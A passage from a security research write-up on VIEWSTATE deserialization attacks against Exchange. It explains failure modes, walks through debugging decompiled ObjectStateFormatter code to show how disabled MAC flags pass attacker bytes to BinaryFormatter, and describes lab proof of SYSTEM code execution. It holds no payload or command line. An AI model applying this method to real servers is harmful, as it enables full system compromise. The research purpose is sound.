The key details: Process cmd.exe at C:\Windows\System32\cmd.exe, parent w3wp.exe (the IIS worker), user NT AUTHORITY\SYSTEM, integrity System, command line exactly what we specified in the payload. That’s full SYSTEM compromise on the Exchange server.
When things go wrong
A few failure modes to be aware of. If MAC validation is enabled and you don’t have the keys, you’ll get HTTP 500 errors. The server rejects the invalid signature before deserialization even happens.
If you get the VIEWSTATEGENERATOR wrong, similar story HTTP 500, no execution. Older .NET versions might fail silently, newer ones log warnings. If your gadget chain isn’t compatible with the target’s .NET version, things get uglier. You might crash the IIS application pool, causing a denial of service. Failed deserialization can leave the process in a bad state.
WAFs that recognize BinaryFormatter signatures will block the request entirely with HTTP 403.
11. Deep Dive: Reverse Engineering ObjectStateFormatter
Time to crack open the IIS worker process and see what’s actually happening when our payload hits the server.
Attaching to w3wp.exe
First problem: Exchange runs like 15 different app pools, each with its own w3wp.exe. You’ll waste 20 minutes attaching to the wrong one if you’re not careful.
Open VS as admin, Debug → Attach to Process, filter for w3w, and look for MSExchangeOWAAppPool. In my lab it was PID 10832. The tooltip shows the bindings - you want the one with /owa in it.

Figure: Multiple w3wp.exe instances. MSExchangeOWAAppPool (10832) is our target.
Loading Symbols
Go to Debug → Windows → Modules, search for system.web.d. Right-click, Load Symbols. Sometimes the Microsoft Symbol Server is painfully slow and you’ll sit there watching it download for 5 minutes. If it fails, try again later or grab the PDBs manually.

Figure: System.Web.dll from Framework64\v4.0.30319. 64-bit .NET 4.x.
Once symbols load, you can actually see the source instead of just memory addresses.
The ObjectStateFormatter Code
ObjectStateFormatter (I’ll call it OSF from here) lives in System.Web.UI. It’s the class that handles all VIEWSTATE serialization.
The public entry point is simple:
public object Deserialize(string inputString)
{
    return Deserialize(inputString, Purpose.User_ObjectStateFormatter_Serialize);
}
Just a wrapper that passes your Base64 blob to the private method with a Purpose string. The Purpose stuff is .NET 4.5+ crypto - it binds the MAC to the specific function so you can’t reuse keys across different ASP.NET features.
The interesting stuff is in the private overload:
private object Deserialize(string inputString, Purpose purpose)
{
    if (string.IsNullOrEmpty(inputString))
    {
        throw new ArgumentNullException("inputString");
    }

    byte[] array = Convert.FromBase64String(inputString);
    int dataLength = array.Length;

    try
    {
        if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider && !_forceLegacyCryptography)
        {
            if (_page != null && (_page.ContainsEncryptedViewState || _page.EnableViewStateMac))
            {
                Purpose purpose2 = purpose.AppendSpecificPurposes(GetSpecificPurposes());
                ICryptoService cryptoService = AspNetCryptoServiceProvider.Instance.GetCryptoService(purpose2);
                byte[] array2 = cryptoService.Unprotect(array);
                array = array2;
                dataLength = array2.Length;
            }
        }
        else if (_page != null && _page.ContainsEncryptedViewState)
        {
            array = MachineKeySection.EncryptOrDecryptData(fEncrypt: false, array, GetMacKeyModifier(), 0, dataLength);
            dataLength = array.Length;
        }
        else if ((_page != null && _page.EnableViewStateMac) || _macKeyBytes != null)
        {
            array = MachineKeySection.GetDecodedData(array, GetMacKeyModifier(), 0, dataLength, ref dataLength);
        }
    }
    catch
    {
        PerfCounters.IncrementCounter(AppPerfCounter.VIEWSTATE_MAC_FAIL);
        ViewStateException.ThrowMacValidationError(null, inputString);
    }

    object obj2 = null;
    MemoryStream memoryStream = GetMemoryStream();
    try
    {
        memoryStream.Write(array, 0, dataLength);
        memoryStream.Position = 0L;
        return Deserialize(memoryStream);
    }
    finally
    {
        ReleaseMemoryStream(memoryStream);
    }
}
Alright, here’s what matters.
Convert.FromBase64String(inputString) runs first. No validation. Your payload is now sitting in array as raw bytes and the server hasn’t checked anything yet. This is the “trust first, validate later” pattern that gets apps killed.
The if/else if chain is the gatekeeper. Check _page.EnableViewStateMac or _page.ContainsEncryptedViewState. If either is true, crypto happens. If both are false? The whole block gets skipped. No fallback, no fail-safe. Just… nothing. Your bytes go straight through.
The catch block is what throws “Validation of viewstate MAC failed” when you don’t have the keys. If you see HTTP 500 and nothing happens, you hit this.
The bottom part - memoryStream.Write() followed by Deserialize(memoryStream) - runs regardless. That second Deserialize eventually calls BinaryFormatter.Deserialize() which is game over. BF doesn’t care what’s in the stream, it just instantiates whatever types you tell it to.
Watching EnableViewStateMac = false
This is the whole vulnerability in one screenshot:

Figure: Locals window. EnableViewStateMac is false. EnableViewState is false. ContainsEncryptedViewState is false. Every security flag is off.
When all these flags are false, trace through the code mentally:
- First if:
ContainsEncryptedViewState || EnableViewStateMac=false || false= skip - Second else if:
ContainsEncryptedViewState= false = skip - Third else if:
EnableViewStateMac= false,_macKeyBytes= null = skip
Nothing runs. Zero crypto. The code just drops through to the MemoryStream and BF.
Whoever disabled these flags probably did it during troubleshooting and forgot to re-enable them. Or maybe some legacy app required it. Either way, it’s a complete bypass of everything.
The Call Stack

Figure: Full stack trace from HTTP request down to OSF.Deserialize.
Standard ASP.NET page lifecycle. ProcessRequestMain → LoadAllState → LoadPageStateFromPersistenceMedium → OSF.Deserialize. Nothing special, just showing that a normal POST request gets you here.

Figure: Variables during execution. inputString has our payload, _page is the target ASPX.
Proof It Worked
Python listener catches the callback:

Figure: GET /hamad_Hackedddddd hit the listener. PowerShell ran.
ProcMon shows the process tree:

Figure: w3wp.exe (10832) spawned cmd.exe (35296) spawned powershell.exe (17032).
And the money shot:
